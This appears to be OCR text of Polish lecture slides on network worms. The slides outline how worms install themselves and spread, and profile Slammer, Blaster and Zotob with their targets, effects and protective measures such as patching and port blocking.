Virus Alert

Robaki sieciowe

- Wstęp
- Instalacja w systemie
- Kanały dystrybucji
- Ogólny schemat
- Przykłady robaków
- Literatura

Robaki sieciowe: Wstęp

- Skąd taka nazwa?

Słowo robak pochodzi od angielskiego słowa ”tapeworm” - tasiemiec.

- Zamierzenia

Robaki stworzono w celu wykonywania określonych zadań w środowisku rozproszonym. Były wydajnym sposobem przeprowadzania operacji sieciowych.

- Cele

Większość robaków atakuje systemy MS Windows i aplikacje im dedykowane, choć spotykamy również robaki na inne systemy.

Virus Alert

Robaki sieciowe: Instalacja na systemie

- Podmiana plików w systemie

Zastąpienie popularnej aplikacji. Po wykonaniu sterowanie przechodzi do orginalnego programu.

- Przechwytywanie plików


Skojarzenie rozszerzenień z robakiem. Po wykonaniu sterowanie przechodzi do domyślnego programu.

- Rejestracja jako program uruchamiany podczas startu.

Robaki sieciowe: Kanały dystrybucji

- Dystrybucja poprzez e-mail
- Dystrybucja przez IRC
- Dystrybucja przez WWW
- Wykorzystanie udostępnionych zasobów
- Programy wymiany komunikatów

Robaki sieciowe: Ogólny schemat




Virus Alert

Robaki sieciowe: Slammer

- Aka: *W32.SQLExp.Worm, DDOS.SQLP1434.A, the Sapphire Worm, SQL_HEL, W32/SQLSlammer*
- Cel: *Microsoft SQL Server*
- Działanie: *376 bajtowy kod (pozostaje w pamięci), generuje losowy IP, operuje na portach 1434, wykorzystuje przepełnienie bufora*
- Skutki: *pozwala atakującemu na wykonywanie programu jako użytkownik systemowy*
- Ochrona: *blokowanie portu 1434, łaty (biuletyny: CA-2002-22 oraz VU#484891)*


Virus Alert

Robaki sieciowe: Slammer - przed




Virus Alert

Robaki sieciowe: Slammer - po 31 min



Virus Alert

Robaki sieciowe: Slammer - skutki




Virus Alert

Robaki sieciowe: Blaster

- Aka: *MBlaster, W32/Lovsan.worm, MSBlast, W32.blaster.worm, Win32.posa.worm, Win32.poza.worm, W32.Blaster.Worm.B*
- Cel: *Microsoft Windows NT 4.0/XP/2000/ Server 2003*
- Działanie: *Wykorzystuje błąd przepełnienia bufora w mechanizmie DCOM RPC. Zaprojektowany do przeprowadzania ataku DOS na witrynę WindowsUpdate.com*
- Skutki: *Restart komputera co kilka minut.*
- Ochrona: *Ubić wszystkie podejrzane procesy, uruchomić aplikację usuwającą, ściągnąć łatę (NT 4.0, 2000, XP)*

Virus Alert

Robaki sieciowe: Blaster - skutki




Virus Alert

Robaki sieciowe: Zotob

- Mutacje: *Zotob.B, Zotob.C, Zotob.D, Zotob.E, Zotob.F*
- Cel: *MS Windows 2000*
- Skutki: *Aplikacje spyware/addware. Nasłuchiwanie na komendy na kanale IRC.*
- Ochrona: *Programy usuwające, łaty*
- Botwar: *11 robaków wykorzystywało tę samą dziurę. Programy ewoluowały i usuwały „konkurencyjne” robaki i aplikacje. Więcej...*

Robaki sieciowe: Zotob - działanie




Virus Alert

Literatura

- http://www.caida.org/
- http://www.icir.org/
- http://worldmap.f-secure.com/
